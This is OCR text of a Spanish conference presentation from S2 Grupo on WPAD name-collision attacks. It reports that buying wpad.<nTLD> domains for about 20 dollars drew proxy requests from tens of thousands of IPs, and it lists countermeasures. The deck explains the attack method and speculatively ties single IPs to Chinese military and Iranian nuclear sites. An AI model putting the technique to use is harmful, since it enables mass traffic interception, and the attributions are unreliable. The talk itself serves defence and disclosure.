


WPAD + 20$ = Infección masiva

DIEZ AÑOS FORTALECIENDO LA CIBERSEGURIDAD NACIONAL


FEDERAL RESERVE NOTE
THE UNITED STATES OF AMERICA
20
G 29331172 D
WASHINGTON, D.C.
G
JACKSON
SERIES 1950 E
Henry H. Fowler
TWENTY DOLLARS


PODER INFECTAR MÁS DE
44.243
EQUIPOS




- Roberto Amado
- S2 Grupo
- Subdirector de seguridad
- ramado@s2grupo.es
- @ramado78
- www.securityartwork.com


DEMO

PROXY AUTODISCOVERY PROTOCOL (WPAD)

WPAD + 20$ = Infección masiva





DHCPINFORM




DHCP

wpad.departamento.area.organizacion.com
wpad.area.organizacion.com
wpad.organizacion.com
wpad.com



DNS

NBNS
LLMNR
(MS16-077)



LAN

Dominios de Internet primer y segundo nivel

WPAD + 20$ = Infección masiva

Example.com


SLD (Second Level Domain)

TLD (Top Level Domain)

NUEVOS TLDs

Ampliación de nuevos dominios globales (TLDs)

ANTES DE 2013 SOLO HABIA 66…



A PARTIR DE 2013 MÁS DE 1370…




PRECIO DESDE 20$


COLISIÓN DE NOMBRES DE DOMINIO

¿Qué ocurre si nuestro dominio interno Windows coincide con un nTLD?

1º wpad.departamento.area.organizacion.tienda
2º wpad.area.organizacion.tienda
3º wpad.organizacion.tienda
4º wpad.tienda

Se usa un DNS interno que no es autoridad o …
Se está fuera de la organización (en casa) …






Windows pone como sufijo DNS el nombre del dominio

PROXY AUTODISCOVERY PROTOCOL (WPAD)

Funcionamiento del ataque



CONTRAMEDIDAS


Detección con CARMEN

carmen 4.2.0

Centro de Análisis de Registros y Minería de eventos

Una colaboración de S2 Grupo y CCN-CERT destinada a la detección en tiempo real de amenazas persistentes avanzadas

Mediante el uso de técnicas de minería de datos, proporciona los mecanismos necesarios para incrementar el nivel de seguridad de la organización permitiendo la detección de amenazas persistentes avanzadas en curso



CONTRAMEDIDAS

Acciones a llevar a cabo

- Deshabilitar el uso de autodescubrimiento del proxy tanto a nivel de S.O como de navegador.
- Usar siempre a nivel interno de la organización un domino FQDN registrado en el sistema global de DNS.
- Usar siempre TLDs internos restringidos a nivel global como por ejemplo **“.local”, Ojo!! “.int” no es “*interno*” es “*internacional*”…**
- Configurar los servidores DNS internos para responder autoritativamente a estos TLDs.
- Configurar nuestros cortafuegos internos para bloquear peticiones hacia el exterior de wpad.dat.
- Revisar si somos autoridad de nuestros dominios Windows internos.
- Contactar con la ICANN si estamos sufriendo ataques por colisión de nombres y no podemos remediarlos https://forms.icann.org/en/help/name-collision/report-problems.
- S2 Grupo CERT monitoriza en tiempo real posibles ataques de este tipo.

RESULTADOS ESTUDIO DOMINIOS ADQUIRIDOS

¿Qué impacto puede tener esta vulnerabilidad?

Dominio	Estado compra	Redirección
wpad.navy	Comprado	127.0.0.1
wpad.barcelona	Comprado	127.0.0.1
wpad.agency	Comprado	127.0.0.1
wpad.business	Comprado	127.0.0.1
wpad.marketing	Comprado	127.0.0.1
wpad.viajes	Comprado	127.0.0.1
wpad.group	Comprado	127.0.0.1
wpad.store	Comprado	127.0.0.1
wpad.tienda	Comprado	127.0.0.1
wpad.airforce	Comprado	127.0.0.1
wpad.engineering	Comprado	127.0.0.1
wpad.energy	Comprado	127.0.0.1
wpad.financial	Comprado	127.0.0.1
wpad.fundation	Comprado	127.0.0.1
wpad.solutions	Comprado	127.0.0.1
wpad.international	Comprado	127.0.0.1
wpad.flights	Comprado	127.0.0.1
wpad.finance	Comprado	127.0.0.1
wpad.nyc	Comprado	127.0.0.1

Alerta US-CERT 23 de mayo de 2016

[1] https://www.us-cert.gov/ncas/alerts/TA16-144A

[2] Verisign estudio de la colisión de dominios

Tiempo studio 2 semanas/dominio

Total inversion: 680 euros

RESULTADOS GENERALES ESTUDIO DOMINIOS ADQUIRIDOS

DOMINIO	TOTAL IPs DIFERENTES	TOTAL PETICIONES
wpad.bussines wpad.marketing	**44.243**	**6.231.998**
wpad.navy wpad.airforce	**233**	**84.316**
wpad.agency wpad.fligths	195	14.868
wpad.barcelona	377	84.806
wpad.energy wpad.engineering	255	419.215
wpad.financial wpad.finance	437	4.536.119
wpad.international wpad.solutions	531	240.444
wpad.tienda wpad.store wpad.viajes	2.518	1.831.569

Bancos,
industrias militares,
multinacionales del software,
aeropuertos,
Empresas de telecomunicaciones,
Industrias de todo tipo…

Tiempo studio 2 semanas/dominio

RESULTADOS GENERALES ESTUDIO DOMINIOS ADQUIRIDOS

WPAD + 20$ = **Infección masiva**

48.789 Ips publicas diferentes

13.443.335 Peticiones

Posibles equipos afectados… cientos de miles

Solo 16 dominios adquiridos !!

SOLO HAY…


367 **DE** 1379

DOMINIOS WPAD ADQUIRIDOS

!!!

Tiempo studio 2 semanas/dominio

RESULTADOS PARTICULARES WPAD.NAVY WPAD.AIRFORCE



DOMINIO	TOTAL IPs DIFERENTES	TOTAL PETICIONES	Paises
wpad.navy wpad.airforce	233	84.316	33 diferentes

Tiempo studio 2 semanas/dominio

RESULTADOS WPAD.NAVY WPAD.AIRFORCE

(IP 1.192.128.23 CHINA)

Primera IP resultado:

```
$ awk '{print $2}' access.log*  |sort|uniq |head -1
1.192.128.23 ←
$
```

Datos de localización (vía MaxMind):

Dirección IP	Código de país	Ubicación	Código postal	Coordenadas aproximadas*	Radio de exactitud	ISP	Organización	Dominio	Código metropolitano
1.192.128.23	CN	Zhengzhou, Henan, China, Asia		34.6836, 113.5325	1	China Telecom Henan	China Telecom Henan		

CURIOSIDADES:


ISP suele ser proveedor gubernamental.

Organización no identificada

Geolocalización... GOOGLE


RESULTADOS WPAD.NAVY WPAD.AIRFORCE
(IP 1.192.128.23 CHINA)

PARECE QUE ALGO HAY...



RESULTADOS WPAD.NAVY WPAD.AIRFORCE

(IP 1.192.128.23 CHINA)



RESULTADOS WPAD.NAVY WPAD.AIRFORCE
(IP 1.192.128.23 CHINA)



PLA Information Engineering University

From Wikipedia, the free encyclopedia

The **PLA Information Engineering University** is a Chinese university-level military academy located in Zhengzhou, Henan province, run by the People's Liberation Army. It was established in 1999.[1]

It is reputed to be a centre for information warfare research.[2]

It is reputed to be a centre for information warfare research.[2]

RESULTADOS WPAD.NAVY WPAD.AIRFORCE
(IP 37.254.67.159 IRAN)

Dirección IP	Código de país	Ubicación	Código postal	Coordenadas aproximadas*	Radio de exactitud	ISP	Organización	Dominio	Código metropolitano
37.254.67.159	IR	Isfahán, Isfahan, Irán, Asia		32.6572, 51.6776	50	TCE	Telecommunication Company of Esfahan Iran		

Esfahan (Isfahan)

Nuclear Technology Center

Esfahan (also written Isfahan) was said to be the primary location of the Iranian nuclear weapons program. The Nuclear Technology/Research Center in Esfahan (ENTC) was Iran's largest nuclear research center, and was said to employ as many as 3,000 scientists. Iran signed an agreement with France in 1975 to build a nuclear

Chemical and other Military Programs

